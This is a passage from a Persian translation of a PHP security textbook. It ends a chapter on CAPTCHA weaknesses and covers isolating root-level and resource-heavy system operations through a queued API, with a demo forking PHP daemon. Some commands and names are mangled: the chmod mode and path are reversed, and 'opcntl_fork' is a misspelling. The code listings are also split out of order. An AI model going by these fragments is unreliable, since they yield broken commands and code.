بخش اعظم اطلاعات عمومی در خصوص حمله‌های AI به کپچاها، اطلاعات دانشگاهی است؛ درحالی‌که یک گروه از محققین یک کپچای سخت‌تر را ایجاد می‌کنند، یک گروه دیگر سعی می‌کند تا روش‌هایی را جهت شکستن آن بیابد و اغلب هم موفق می‌شود. هیچ دلیلی وجود ندارد که فکر کنیم سرعت رشد کپچا بیشتر از سرعت نفوذ به آنها زیرا اسپمرها (برخلاف اساتید دانشگاهی) معمولاً در مورد موفقیت‌های خود صحبت نمی‌کنند. هنگامی که پاداش‌ها به اندازه‌ی کافی بزرگ باشند، افراد تلاش خواهد نمود که چالش را شکست دهند. مسئله‌ای که همیشه باید بدان توجه داشت این است که وقتی شما به‌عنوان یک برنامه‌نویس چالشی را بهبود می‌بخشید مدتی طولانی موفق نخواهد بود. به همین دلیل، شما باید امنیت سایت خود را به‌دقت مورد بررسی قرار دهید، لاگ فایل‌ها را بررسی کنید تا ببینید که کاربران شما تا چه حدی با موفقیت از چالش‌های کپچای شما رد می‌شوند و آیا به‌جایی می‌روند که شما انتظار دارید، برونند. همچنین، شما باید مطمئن شوید که کپچای خود را به محض اینکه ویرایش‌های جدید در دسترس قرار می‌گیرند به‌روز نمایید.

### تولید کپچاها نیازمند زمان و حافظه می‌باشد

۱۱,۵,۲

حتی ساده‌ترین کدهای کپچا نیز نیازمند استفاده از پردازنده جهت تولید هستند. حداقل کاری که باید انجام دهند دسترسی به پایگاه‌داده و تولید تصاویر می‌باشد. درحالی‌که تولید یک مورد کپچا ممکن است نیازمند منابع ماشینی زیادی نباشد ولی اگر سایت شما یک سایت شلوغ باشد، به‌گونه‌ای که صدها درخواست تولید کپچا باید در هر ثانیه مورد پردازش قرار گیرند، این بار به شکل قابل‌توجهی حجم پردازش‌ها و بار بر روی سرور افزایش خواهد یافت. تأخیرهای ایجادشده ممکن است موجب طرد کاربران شما شود. در این شرایط ممکن است واقعاً نیازمند ارتقا یا تکمیل سخت‌افزار خود باشید.

### کپچاهایی که بیش از حد پیچیده هستند ممکن است توسط انسان‌ها قابل خواندن نباشند

۱۱,۵,۳

مفهوم مخدوش نمودن یک تصویر به‌منظور مشکل کردن تشخیص متن موجود در این تصویر به‌اندازه‌ی کافی ساده است؛ چیزی که سخت است این است که تا کجا باید در این مخدوش نمودن پیش رویم. یک تصویر که تشخیص آن برای یک ماشین سخت است ممکن است برای یک انسان تا حدی مشکل باشد. این

واقعیت که شما به‌عنوان یک برنامه‌نویس می‌توانید متن موجود در یک تصویر مخدوش را تشخیص دهید یعنی متنی که از قبل آن را می‌دانید، هیچ تضمینی بر این نیست که دوست شما و یا همسایه‌ی شما و یا فردی در شهری دیگر نیز بتواند آن را بخواند.

۱۱,۵,۴ حتی کپچاهای نسبتاً سراسر است نیز ممکن است دچار مشکلات کاربری غیرقابل پیش‌بینی

### شوند

یک عامل کاملاً ناشناخته در هر برنامه‌ی آنلاین توانایی‌های کاربر می‌باشد. حتی زمانی که کاربر واقعاً یک انسان واقعی است و نه یک ماشین در حال حمله، این امکان وجود دارد که کمبودها یا مشکلات پیش‌بینی نشده در سمت کاربر وجود داشته باشد و ممکن است مانع از پاسخ درست حتی به ساده‌ترین چالش کپچا شوند. یک کاربر با مشکلات بینایی به احتمال زیاد شانس اندکی جهت حل یک چالش کپچا تصویری خواهد داشت. فردی با نقص شنوایی یا فردی که نرم‌افزار یا سخت‌افزار صوتی ندارد و یا این راه اندازهای نرم‌افزاری این وسایل بر روی سیستم او نصب نیستند نیز هنگام روبه‌رو شدن با یک کپچای صوتی، ناتوان خواهد بود. به‌عنوان یک برنامه‌نویس، شما باید از افتادن در این دام اجتناب کنید و تلاش کنید که چالش کپچایی ایجاد نمایید که به‌خوبی توسط کاربر انسانی خوانده شود. به‌عنوان آینده‌نگری جهت بهبود شانس موفقیت، شما حداقل باید گزینه‌های دیگری را ارائه دهید به‌گونه‌ای که مشکلات توانایی‌های کاربر به‌صورت خودکار مانع ورود کاربران مشروع نشود.

۱۱,۶ خلاصه

در این فصل، ما در مورد کپچاها صحبت کردیم یعنی چالش‌هایی که از کاربر می‌خواهند تا چالشی جهت اثبات اینکه رباط نیستند را پشت سر بگذارند تا اجازه‌ی ادامه‌ی کار را دریافت نمایند. این موارد جهت مسدود نمودن ربات‌ها و یا مهاجمین خودکار از ادامه‌ی کار، ایجاد شده‌اند. برای عبور از کپچاها ممکن است نیازمند خواندن متن مخدوش شده در یک تصویر، شنیدن گفتار مخدوش شده یا تعبیر مجموعه‌ای از شرایط باشیم.

ما نشان دادیم که چگونه می‌توان یک کپچای متنی تصویری ساده را ایجاد کرده و مورد استفاده قرار داد. در نهایت ما مشکلات ذاتی در استفاده از کپچاها و انتظار از آن‌ها جهت تمایز قابل قبول بین پاس‌خگویان انسانی و ماشینی را بیان کردیم.



مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه‌ای

## ۱۲ فصل دوازدهم : اجرای ایمن دستورات سیستمی

در این فصل، ما این مسئله را مورد بررسی قرار می‌دهیم که چگونه می‌توان اجرای دستورات سیستمی خطرناک را ایزوله نمود. در این بخش، ما به صورت دقیق، انواع مختلف عملیات خطرناکی را مورد بررسی قرار خواهیم داد که کاربران، بدون مجوز از قبیل **nobody** نباید اجازه‌ی اجرای آن‌ها را داشته باشند. اینکار به این علت می‌تواند باشد که آن کار باید فقط توسط کاربر **root** انجام شود و یا به این دلیل که این فایلها استفاده غیرعادی از منابع سیستمی دارند. در ادامه، ما استراتژی‌های خاصی را جهت دور نگه‌داشتن این وظایف از کنترل دیگران را مورد بحث قرار خواهیم داد، در نهایت، ما به استفاده از این استراتژی‌ها در PHP خواهیم پرداخت.

### ۱۲،۱ عملیات خطرناک

در این بخش، ما دو دسته‌ی متفاوت از عملیات بالقوه خطرناک را مورد بحث قرار می‌دهیم:

- ۱- دستوراتی که باید به عنوان **root** اجرا شوند
  - ۲- عملیاتی که نیازمند مقدار غیر عادی از زمان **CPU** و پهنای باند هستند.
- این‌ها مواردی هستند که کاربران بدون مجوز از قبیل **nobody**، نباید اجازه‌ی انجام آن‌ها را داشته باشند. این موارد به دلایل مختلفی خطرناک هستند و هدف اصلی شما این است که اجازه دهید هیچ کدام از آن منابع مورد سوء استفاده‌ی فردی قرار گیرد که دارای دسترسی به سایت شما می‌باشد.

### ۱۲،۱،۱ دستورات سطح ریشه (سطح **root**)

یک دسته از عملیات خطرناک عبارت است از مجموعه دستوراتی که از حجم عظیمی از منابع شما استفاده می‌کنند و اینکارها باید توسط کاربری با بالاترین مجوزها انجام شوند کاربرانی مانند عضوی از گروه‌های **admin** یا حتی خود کاربر **root**.

مثال هایی از این نوع عملیات شامل این موارد هستند:

- تغییر مالکیت یک فایل
- شروع یک پردازش
- مسدود نمودن یک آدرس IP در فایروال

شما نمی‌توانید به طور کامل از اجرا و تنظیم چنین عملیاتی از این دست اجتناب نمایید زیرا برنامه‌های PHP اغلب دارای دلایل کاملاً منطقی جهت اجرای وظایفی هستند که معمولاً مدیریتی محسوب می‌شوند و بنابراین باید توسط کاربر `root` اجرا شوند. به طور مثال، یک سیستم مدیریت فایل مبتنی بر PHP که به مشتریان شرکت شما اجازه می‌دهد تا فایل‌های پروژه را به سرور داخلی فایل شما ارسال کنند باید مالکیت آن فایل‌ها را به گونه‌ای تغییر دهد که در ادامه بتوانند توسط کارکنان شما تغییر داده شده و یا حذف شوند. یا یک برنامه‌ی PHP که به عنوان یک نوع «پنل کنترل وب» عمل می‌کند ممکن است نیازمند اجرای عملیات مدیریتی از قبیل افزودن یک حساب کاربری جدید به سیستم باشد.

### بیت `suid` و دستور `sudo`

۱۲,۱,۱,۱

هنگامی که یک دستور با یک برنامه‌ی باینری دارای بیت `suid` یا `set-user-ID` تنظیم شده باشد، آنگاه چنین برنامه‌هایی با مجوزهای مالک اجرا می‌شوند. دستورات مدیریتی سیستمی که نیازمند دسترسی به منابع حیاتی هستند (برای مثال دستور `passwd`) معمولاً دارای این بیت تنظیم شده هستند. به دلیل اینکه به آن‌ها اجازه دهد در چنین فعالیت‌هایی شرکت کنند، پیشنهاد می‌شود دسترسی `sudo` دارای ارتباط مفهومی با بیت `suid` می‌باشد چرا که این پیشنهاد سطح مجوز دستور را بالا می‌برد و باعث می‌شود تا به عنوان کاربر `root` اجرا شود یعنی با مجوزهای دسترسی که معمولاً کاربر عادی در اختیار ندارد. یک کاربر معمولاً باید از قبل در یک گروه خاص از قبیل `admin` باشد تا بتواند از دستور `sudo` استفاده کند ولی به این دلیل که دستور `sudo` خود یک باینری `suid` است، کاربری که در حال اجرای آن است در اصل به کاربر `root` در هنگام اجرای این دستور، تبدیل می‌شود.

اگر به اسکریپت‌های PHP اجازه دهیم (که از طریق کاربر `nobody` وب‌سرور عمل می‌کنند) تا دستور `sudo` را اجرا نماید بسیار خطرناک می‌باشد چرا که انجام این کار به شکل موثری باعث افزایش سطح دسترسی چنین اسکریپت‌هایی خواهد شد. آنگاه، هر نوع نقص در برنامه را می‌توان مورد سوء استفاده قرار داد تا کل سرور را در اختیار گرفت. دقیقاً به همین دلیل، دستور `sudo` اغلب، حذف می‌شود.

### باینری‌های `Sbin`

۱۲,۱,۱,۲

دستورات واقع در `/usr/sbin/` یا `/sbin/` بر روی سیستم‌های یونیکس، ابزارهای مدیریتی سیستمی هستند که معمولاً باید تنها توسط کاربر `root` فراخوانی شوند. دستورات زیر در میان دستوراتی هستند که معمولاً در هر دایرکتوری `/sbin/` یونیکس یافت می‌شوند:

mount یا unmount که برای اتصال و جداسازی درایوهای هارد و رسانه‌های قابل جداسازی استفاده می‌شود.

mkfs که یک دستور فرمت کردن پارتیشن می‌باشد

reboot

shutdown

route که جدول مسیریابی شبکه را تنظیم می‌کند

ping که بسته‌های ICMP را به سایر سرورها ارسال می‌کند

کاربران بدون مجوز هیچ حقی جهت فراخوانی این دستورات به صورت مستقیم ندارند. بنابراین، بر روی سرورها، باید این دایرکتوری‌ها را از دسترس همه به غیر از root خارج نمایید که این امر با دستورات `chmod /usr/sbin/700` و `chmod /sbin/700` انجام می‌شود. محدود نمودن این دایرکتوری‌ها تنها جهت کاربر root به شدت ابزارهای در دسترس یک مهاجم را محدود خواهد نمود.

## دستورات با مصرف بالای منابع

۱،۲،۱۲

یک دسته از دستورات و برنامه‌هایی که باید با دقت بالا، مورد نظارت قرار گیرند دستوراتی هستند که از حجم زیادی از منابع سیستمی استفاده می‌کنند و یا منابع محدود را درگیر می‌نمایند منابعی از قبیل پورت‌های شبکه یا درایوهای پشتیبان‌گیری هستند. در اینجا تعدادی مثال از چنین دستورات با مصرف بالای منابع ارائه می‌شود:

کامپایلرهای باینری

پردازش امضای دیجیتال

کدک‌های ویدئویی

ابزارهای فشرده سازی فایل

سرورهای شبکه

عملیات‌های شبکه به صورت کلی

هر کدام از این نوع دستورات، اگر به تعداد زیاد و به صورت موازی توسط فردی که در حال سوء استفاده از یک برنامه‌ی وب می‌باشد، فراخوانده شوند، می‌توانند به سرعت منابع سیستمی در دسترس را مصرف کنند (زمان پردازنده، حافظه و یا حتی پهنای باند) که باعث می‌شود که استفاده‌ی مجاز بسیار کند شده و یا حتی غیر ممکن گردد.

در خصوص عملیات شبکه، صدمات وارده می توانند به سایر سیستم ها در سایر مکان ها نیز تعمیم یابند. هر برنامه ی وب که درخواست های شبکه را ارسال می کند به صورت بالقوه یک عامل صدمه به سایر رایانه های شبکه می باشد علی الخصوص اگر یک مهاجم بتواند روشی را برای مجبور کردن آن به ارسال درخواست به URL های دلخواه، بیابد. علاوه بر مصرف بالای منابع، درخواست های ارسال شده توسط برنامه ی شما به سرورهای دوردست باعث سایر نگرانی های امنیتی نیز می شوند که ما آن ها را به صورت کامل در فصل سیزدهم مد نظر قرار خواهیم داد.

## ۱۲،۲ ایمن نمودن عملیات خطرناک

این دو نوع متفاوت از دستورات به شیوه های متفاوتی استفاده می شوند بسیار خطرناک هستند. دستورات سطح root نیازمند دسترسی به منابع حیاتی هستند در حالی که دستورات با مصرف منابع بالا نیازمند چنین چیزی نیستند. دستورات سطح root می توانند معمولاً به صورت فوری اجرا شوند در حالی که دستورات با مصرف منابع بالا، نمی توانند به این صورت باشند. ولی هر دو آن ها می توانند موجب خسارت به سیستم های خود شما و احتمالاً سیستم های دیگران شوند.

با این حال، هر دو این مشکلات را می توان به یک شیوه ی عمومی یکسان حل نمود. یعنی با ایجاد یک سیستم صاف بندی که در آن، یک اسکریپت PHP بدون مجوز باید عملیات بالقوه خطرناک را به یک کاربر دارای مجوز یا یک کاربر admin بدهد. این کاربر دارای مجوز قادر به ارزیابی اعتبار دستور (آیا اصلاً باید اجرا شود؟) و در دسترس بودن منابع (آیا اکنون باید اجرا شود؟) هست.

### ۱۲،۲،۱ ایجاد یک API جهت عملیات سطح root

برای عملیات سطح root، توسعه دهندگان ممکن است وسوسه شوند که روش هایی را بیابند که به کاربر بدون مجوز وب سرور یعنی nobody اجازه می دهند تا این وظایف را انجام دهند. ولی چنین راه حل هایی تنها باعث سوء استفاده ی نامحدود از منابع حیاتی می گردد و باعث از بین رفتن امنیت یا نقص امنیتی می گردد.

هدف اصلی هر عملیات مرتبط با این نوع فراهوان های سیستمی عبارت از تضمین اینکه کاربر آغاز کننده ی پردازش در نهایت دارای مجوزهای بالاتر نشود. این امر فوراً موجب حذف استفاده ی مستقیم از باینری های suid می شود.

همچنین مانع هر نوع استفاده از دستور `sudo` توسط `PHP` می‌گردد. تحت هیچ شرایطی، کاربر وب سرور یا هر کاربر دیگری که اسکریپت‌های وب را اجرا می‌کند نباید به گروه `admin` اضافه شود. استفاده از `sudo` به عنوان یک راه جهت اجازه دادن به برنامه‌های آنلاین برای اجرای عملیات مدیریتی یک ایده‌ی بسیار بد می‌باشد.

اعمال مفهوم صف‌بندی به یک پردازش خاص ممکن است اندکی گمراه‌کننده به نظر برسد چرا که صف‌بندی به معنای تاخیر می‌باشد و معمولاً در این حالت، هیچ اجرای تاخیری، مورد نیاز نخواهد بود. هنگامی که انتقال رخ می‌دهد، دستور فوراً اجرا خواهد شد.

به عنوان مثالی اجازت دهید فرض کنیم که شما دارای یک برنامه‌ی وب هستید که باید مالکیت یک مجموعه از فایل‌های آپلود شده را از `nobody` به `userid` مالک برنامه تغییر دهد به گونه‌ای که آن‌ها را در ادامه بتوان از طریق `SFTP` مدیریت نمود. `API` ساده‌ی شما، شامل یک دستور یکتا یعنی `changeOwnership` و یک پارامتر یکتا یعنی مسیر نسبی به دایرکتوری یا فایل، خواهد بود.

هنگامی که دستور `changeOwnership` از طریق `API` دریافت می‌شود، اسکریپت غیرعمومی که به عنوان `root` اجرا می‌شود و عملیات واقعی سیستمی `chown` را انجام می‌دهد، مسیر نسبی را اتخاذ خواهد نمود، آن را بر اساس حملات عبور از دایرکتوری و متاکاراکتر شل پاک‌سازی نموده و سپس آن را به مسیر کامل فایل تبدیل می‌کند.

تعریف این دستور و پارامترهای آن به این طریق مانع از دو نوع سوء استفاده‌ی بالقوه خواهد شد:

۱- این اسکریپت وب سرور بدون مجوز نخواهد توانست هر دستوری را که خواست درخواست نماید و تنها محدود به `changeOwnership` می‌باشد.

۲- یک اسکریپت وب سرور بدون مجوز نمی‌تواند تلاش کند که مالکیت فایل‌های خارج از دایرکتوری که قبل مالکیشان تعیین شده را عوض کند و نمی‌تواند آرگومان‌ها یا دستورات اضافی شل را به درون درخواست، تزریق نماید.

## صف‌بندی عملیات دارای مصرف منابع بالا

۱۲,۲,۲

تحت شرایط طبیعی، ارائه‌ی صفحات وب استاتیک و یا دینامیک مبتنی بر `PHP` نیازمند تعداد زیادی چرخه‌ی سرور و یا مقدار زیادی حافظه نمی‌باشد. حتی زمانی که یک وب‌سایت ترافیک بسیار بالایی را تجربه می‌کند، پردازش‌هایی که درخواست‌های وب را مدیریت می‌کنند به اندازه‌ای کارا هستند که یک



ارتباط اترنت ۱۰۰ مگابیتی را سرویس خواهند داد قبل از آنکه سایر منابع سیستمی را تمام کنند. سیستم ها با تنظیم درست، این نوع وضعیت ها را به صورت مدام، مدیریت می کنند.

ولی، همان طور که قبلا بیان کردیم، بعضی از پردازش ها در واقع نیازمند یک مقدار غیر عادی از زمان CPU، حافظه و یا سایر دسترسی ها به سخت افزار هستند. هنگامی که برنامه های PHP که به این عملیات تکیه دارند در برابر یک افزایش ناگهانی درخواست های وب قرار می گیرند، سرور به شدت کند خواهد شد مگر اینکه از queue (صف) جهت محدود کردن صدمات استفاده شود. یک صف یک فهرست ورود-اول، خروج-اول<sup>۷۴</sup> از پیام ها می باشد.

### نتایج صف بندی

۱۲,۲,۲,۱

پردازش دسته ای جهت مدیریت عملیات صف بندی شده ی با مصرف بالای منابع برنامه ی PHP میتواند یک اسکریپت نرمال PHP باشد که به صورت تناوبی توسط cron فراخوانی شده و هدف آن انجام تمام کارهای موجود در صف در آن زمان می باشد. ما در ادامه ی این فصل در بخش استفاده از cron جهت اجرای یک اسکریپت، پیشنهاد می دهیم که این روش، مناسب ترین راه حل جهت عملیاتی است که به احتمال زیاد مقدار زیادی زمان صرف می کند و یا می تواند جهت مدت زمان خاصی انتظار بکشد تا به صورت کارا در یک دسته یا بچ، اجرا شود.

### استفاده از کنترل پردازش در PHP

۱۲,۲,۲,۲

تمامی سیستم عامل ها شامل ویژگی هایی هستند که به پردازش ها اجازه می دهند که پردازش های فرزند را ایجاد کرده و کنترل نمایند. بنابراین، اگر شما یک دایمون<sup>۷۵</sup> دارید که کار آن عبارت است از پردازش یک صف از وظایف دسته ای، این دایمون می تواند تعدادی فرزند را ایجاد نماید تا یک افزایش ناگهانی در وظایف را مدیریت نمایند و هنگامی که کارها به اتمام رسید، دوباره آن ها را از بین ببرد. دایمون هایی نوشته شده در PHP دارای قابلیت کنترل پردازش، می باشند. فانکشن های کنترل پردازش به صورت پیش فرض در ویرایش های CGI و CLI از PHP پشتیبانی می شوند که باید با گزینه ی تنظیماتی --enable-pcntl

<sup>۷۴</sup> FIFO – first in first out

<sup>۷۵</sup> Deamon

کامپایل شوند تا این پشتیبانی وجود داشته باشد. کنترل پردازش به هیچ وجه در `mod_php` آپاچی پشتیبانی نمی‌شود و اگر در بستر یک وب سرور مورد استفاده قرار گیرد موجب «نتایج غیر مترقبه» بر اساس دستورالعمل PHP خواهد شد. از آنجا که هدف ما دور نمودن پردازش‌ها از وب سرور می‌باشد، این امر مطمئناً یک محدودیت قابل پذیرش است.

تفاوت بنیادی بین یک دایمون PHP و هر اسکریپت PHP خط فرمان دیگری این است که هدف دایمون اجرای پیوسته در پس زمینه است و بنابراین از یک سو جهت صرفه‌جویی در حافظه و منابع نگاهشده شده است و از سوی دیگر جهت مدیریت سیگنال‌های سیستمی استاندارد.

### یک توصیف مختصر از مدیریت سیگنال

۱۲,۲,۲,۳

سیگنال‌ها عبارتند از شکل ساده‌ای از ارتباط بین پردازشی. تقریباً ۳۲ سیگنال مختلف وجود دارد که می‌توانند با استفاده از دستور `kill` یونیکس جهت یک پردازش فرستاده شوند که علی‌رغم نام خود می‌تواند جهت ارسال هر نوع سیگنال تعریف‌شده، مورد استفاده قرار گیرد. این سیگنال‌ها از `TERM` پیش‌فرض، که از پردازش می‌خواهد که اتمام یابد، تا سیگنال `USER1` تعریف‌شده توسط کاربر را در برمی‌گیرند که می‌تواند به گونه‌ای تعریف شود که هر معنایی بدهد. یک سیگنال معمول دیگر، عبارت از `HUP` یا قطع (`hang-up`) است که معمولاً باعث می‌شود که یک دایمون با استفاده از مقادیر جدید فایل تنظیمی، دوباره آغاز شود.. مابقی سیگنال‌ها می‌توانند اتخاذ شده و یا به گونه‌ای مدیریت شوند و یا به طور کامل نادیده گرفته شوند.

دو سیگنالی که دارای بالاترین اهمیت جهت یک دایمون هستند عبارتند از `TERM` و `CHLD`. اتخاذ یک سیگنال `TERM` به دایمون ما اجازه می‌دهد تا هر نوع ارتباط موجود و فرزندان را بسته و خارج شود. ما سیگنال `CHLD` را بعد از معرفی مبحث پردازش‌های فرزند در بخش بعدی، مورد بحث قرار می‌دهیم.

### شاخه‌دهی (`forking`) جهت مدیریت درخواست‌های همزمان

۱۲,۲,۲,۴

اغلب، یک دایمون PHP نیازمند پاسخ به تعدادی درخواست همزمان و شبه همزمان در یک لحظه می‌باشد و در این حالت، این دایمون باید به عنوان یک پردازش والد عمل کند و به صورت پیوسته عمل چرخش را انجام داده و منتظر درخواست‌ها باشد. هنگامی که یک درخواست تشخیص داده می‌شود، این دایمون یک پردازش فرزند را ایجاد می‌کند تا این درخواست را مدیریت نماید. به این شیوه، اگر یک درخواست دیگر قبل از اتمام اولین پردازش، دریافت شود، آن را می‌توان به سادگی به یک فرزند دیگر، سپرد. تابع `PHP`

مورد استفاده جهت ایجاد یک پردازش فرزند عبارت است از `opcntl_fork()`. این انتقال بین والد-فرزند شیوه‌ای است که آپاچی درخواست‌ها را مدیریت می‌کند. `httpd` والد منتظر پیام‌های ورودی بر روی پورت ۸۰ می‌ماند و یا آن‌ها را به یک فرزند موجود انتقال می‌دهد و یا یک پردازش فرزند جدید را جهت مدیریت آن‌ها، ایجاد می‌کند.

هنگامی که یک برنامه، شاخه‌ای می‌شود، کرنل یک کپی دقیق از آن ایجاد می‌کند. جهت پردازش فرزند، در آن لحظه، (تقریباً) همه چیز مشابه با همان چیزی است که در دید پردازش والد قرار دارد. در حالی که هر دو پردازش، اجرای اسکریپت را انجام می‌دهند، والد و فرزند از هم دور می‌شوند.

تنها تفاوت بین والد و فرزند در زمان شاخه دهی این است: فرزند دارای `ID` پردازش منحصر به فرد خود است و دارای یک `ID` پردازش والد می‌باشد که برابر با `PID` والد تنظیم شده است.

والد و فرزند دارای یک حافظه‌ی مشترک نیستند (در واقع کپی شده است و تنها ارجاع نشده است) ولی فرزند دارای یک کپی از تمامی توصیف‌کننده‌های منابع والد خود می‌باشد. بنابراین، جهت مثال، پردازش‌های فرزند دارای هر هندل فایلی خواهند بود که توسط والد در زمان شاخه سازی، در اختیار بوده است. علاوه بر داشتن یک ساختار حافظه‌ی یکسان، والد و فرزند، اسکریپت را از یک نقطه‌ی یکسان، اجرا می‌کنند.

این امر تقریباً به صورت فوری منجر به ظهور یک تفاوت ثانویه بین والد و فرزند می‌شود. هنگامی که عملیات `opcntl_fork()` کامل شد، یک مقدار متفاوت را بسته به این امر باز می‌گرداند که این عمل بازگشت جهت فرزند انجام می‌شود یا جهت والد. جهت فرزند شاخه شده، مقدار ۰ را باز می‌گرداند. جهت والد، `ID` پردازش فرزند را ارسال می‌کند. اغلب اسکریپت‌ها از یک گزاره‌ی شرطی جهت بررسی این مقدار بازگشتی استفاده می‌کنند تا تعیین کنند که آیا پردازش جاری همچنان والد است (که در این حالت، مقدار بازگشتی برابر با `PID` فرزند خواهد بود) و یا اینکه به یک پردازش فرزند جدید تبدیل شده است (که در این حالت، مقدار بازگشتی برابر با ۰ خواهد بود) و سپس بر همین اساس، عمل می‌کند.

هنگامی که یک پردازش فرزند پایان می‌یابد، والد به صورت خودکار یک سیگنال `CHLD` را دریافت می‌کند که به این معنا است که «وضعیت فرزند تغییر کرده است». در این نقطه، فرزند به یک فرآیند «زامبی» تبدیل می‌شود و باقی خواهد ماند تا زمانی که والد آن، پایان یافتن آن را تایید نماید. در `PHP`، تابع `opcntl_wait()` جهت تعیین `PID` یک فرزند اتمام یافته و آزاد نمودن منابع و حذف زامبی مورد استفاده قرار می‌گیرد.

## یک دایمون نمایشی

۱۲,۲,۲,۵

ما نشان خواهیم داد که چگونه می‌توان یک دایمون با یک اسکریپت PHP خط فرمان نسبتاً پیچیده ایجاد نمود که به یک پردازش پیش زمینه، شاخه دهی شده و سپس پنج فرزند فعال را نگه می‌دارد و قدیمی‌ترین مورد را در هر پنج ثانیه می‌کشد و یک مورد جدید را ایجاد می‌کند. هر کدام از فرزندان چیزی تصادفی را بر روی فایل لاگ هر چند ثانیه یک بار می‌نویسد تا بدانیم که در حال کار است. ما از این دایمون به عنوان یک الگو در هنگام استفاده از یک ابزار مفیدتر در ادامه‌ی این فصل استفاده می‌کنیم.

```
#!/usr/local/bin/php
<?php

// functions
// dlog function, writes a message to a log file with current PID
function dlog( $message ) {

    global $log, // location of log file
           $dpid, // parent PID
           $cpid; // child PID

    if ( !empty( $cpid ) ) {
        // current process is a child
        $cpid = " $cpid";
        $prefix = $cpid;
    }
    else {
        // current process is a parent
        $prefix = $dpid;
    }

    // get file handle to append to log file
    $cfp = fopen( $log, 'a' );

    // wait for an exclusive lock on the log
    flock( $cfp, LOCK_EX );

    // write the message
    fwrite( $cfp, "$prefix $message\r\n" );

    // release the lock
    flock( $cfp, LOCK_UN );
}
```

```
// close the log file handle
fclose( $cfp );

// end of dlog function
}

// sig_handler function, catches and handles signals
function sig_handler( $signo ) {
    global $child, $children;
    dlog( "Received signal $signo." );

switch ( $signo ) {
case SIGTERM:
    // handle shutdown tasks
    if ( !$child ) {
        // kill all child processes
        foreach( $children AS $cpid ) {
            posix_kill( $cpid, SIGTERM );
            pcntl_wait( $status );
        }
        dlog( "Terminating. ".print_r( $children, 1 ) );
    }
    else {
        dlog( "Terminating." );
    }
    exit();
    break;

case SIGHUP:
    // handle restart requests
    if ( !$child ) {
        // kill all child processes
        foreach( $children AS $cpid ) {
            posix_kill( $cpid, SIGTERM );
            pcntl_wait( $status );
        }
    }
}
```

۵/۷

```
        // now launch a new simpleDaemonDemo.php
        dlog( "Restarting. " . print_r( $children, 1 ) );
        shell_exec( 'php simpleDaemon.php > /dev/null 2>&1 &' );
    }
    else {
        dlog( "Caught restart, waiting for TERM." );
    }
    exit();
    break;

case SIGCHLD:
    // child status change - use pcntl_wait() to clean up zombie
    $cpid = pcntl_wait( $status );
    dlog( "Caught SIGCHLD from $cpid, status was $status." );
    break;

default:
    // handle all other signals
    dlog( " ... which is an unhandled signal." );
}

// end of sig_handler function
}

// schedule signal checking
declare( ticks = 1 );

// set up signal handlers
pcntl_signal( SIGTERM, "sig_handler" );
pcntl_signal( SIGHUP, "sig_handler" );
pcntl_signal( SIGCHLD, "sig_handler" );

// open a logfile resource
$log = 'daemon.log';
$fp = fopen( $log, 'w' );

// simpleDaemonDemo.php continues
```



تابع `dlog()` کاری بیش از نوشتن پیام ها در یک فایل لاگ انجام نمی دهد این تابع هنگام نوشتن آن را قفل می کند تا مطمئن شود که سایر دایمون ها که احتمالاً در همین زمان در حال اجرا هستند، در کار وی مداخله نکنند.

تابع `sig_handler()` کار اصلی مدیریت سیگنال ها را انجام می دهد و از تابع `switch()` استفاده می کند تا تصمیم بگیرد که دقیقاً چه کاری انجام دهد و از تابع `dlog()` استفاده می کند تا پیام های اطلاعاتی را در لاگ

بنویسد. ساختار `declare()` به اسکریپت می گوید که یک تیک را جهت هر خط از اسکریپت ایجاد کند که هر بار که این تیک ایجاد می شود، پردازش بررسی می کند تا ببیند که آیا سیگنالی جهت وی ارسال شده است یا خیر. سه فراخوانی تابع `pcntl_signal()` به تابع `sig_handler()` می گوید که باید سیگنال های `SIGTERM`، `SIGHUP` و `SIGCHLD` موجود در ثوابت سیستم را مدیریت نماید. در نهایت، فایلی که پیام های دایمون در آن توسط `dlog()` ذخیره خواهند شد، ایجاد شده و جهت نوشتن باز می شود.

```
// continues simpleDaemonDemo.php

print "Forking into the background now...\r\n";

// create the daemon
$fork = pcntl_fork();

// the daemon now exists alongside the script; for it, $fork = 0
if ( $fork === -1 ) {
    exit( "Could not fork.\r\n" );
}
elseif ( $fork ) {
    // the script exits
    exit( "Started background daemon with PID $fork.\r\n" );
}
```

```
// the daemon gets its own PID
$dpid = posix_getpid();

// the daemon detaches from the controlling terminal
if ( !posix_setsid() ) {
    dlog( "Daemon could not detach." );
    exit();
}
sleep( 1 );

// prove that file descriptor is inherited by the daemon
fwrite( $fp, "File descriptor was inherited from original process.\r\n" );
fclose( $fp );
dlog( "I am up and running as a daemon." );

// initialize
$children = array();
$child = FALSE;

// simpleDaemonDemo.php continues
```

این اسکریپت یک پیام اطلاعاتی را بر روی کنسول چاپ می‌کند، یک پردازش فرزند را شاخه دهی می‌کند (که به عنوان یک دایمون به اجرا ادامه خواهد داد) و هر ادامه (از آنجا که تنها هدف آن عبارت بود از ایجاد این دایمون) خارج می‌شود و پردازش فرزند را در حالت اجرا رها می‌کند تا موارد آتی را مدیریت نماید. این پردازش ثابت می‌کند که محیط والد خود را به ارث برده است به این صورت که به صورت مستقیم بر روی فایل لاگ می‌نویسد و سپس (بعد از لاگ نمودن یک پیام اطلاعاتی) با تنظیم دو متغیر ضروری، آغاز می‌شود که عبارتند از یک آرایه جهت نگه‌داشتن یک فهرست از فرزندان که ایجاد می‌کند و یک پرچم `child$` جهت متمایز نمودن خود از فرزندان خود.

```
// continues simpleDaemonDemo.php

// loop forever until SIGTERM is received
while ( TRUE ) {
    // sleep for 5 seconds each loop
    sleep( 5 );

    if ( !$child ) {
        // kill oldest child
        if ( count( $children ) > 2 ) {
            $killpid = array_shift( $children );
            dlog( "Killing $killpid now" );
            posix_kill( $killpid, SIGTERM );
            sleep( 1 );
        }
    }
}
```

همکاری عملیات خداهای رایانه ای

```

// create a child process
$fork = pcntl_fork();
// child process now exists
if ( $fork === -1 ) {
    dlog( "Could not fork." );
}
elseif ( $fork ) {
    $children[] = $fork;
    sleep( 2 );
    dlog( "Added $fork to children." );
}
else { // $fork = 0; new child process executes here
    $child = TRUE;
    sleep( 1 );
    $cpid = posix_getpid();
    dlog( "Starting up as child." );

    // set nice value to 20 for lowest priority
    proc_nice( 20 );
}
}
else {
    // existing children sleep for some random time
    $randomDelay = rand( 300, 3000 ) * 1000;
    usleep( $randomDelay );
    dlog( "Checking in after $randomDelay microseconds." );
}

// end while loop
}

?>

```

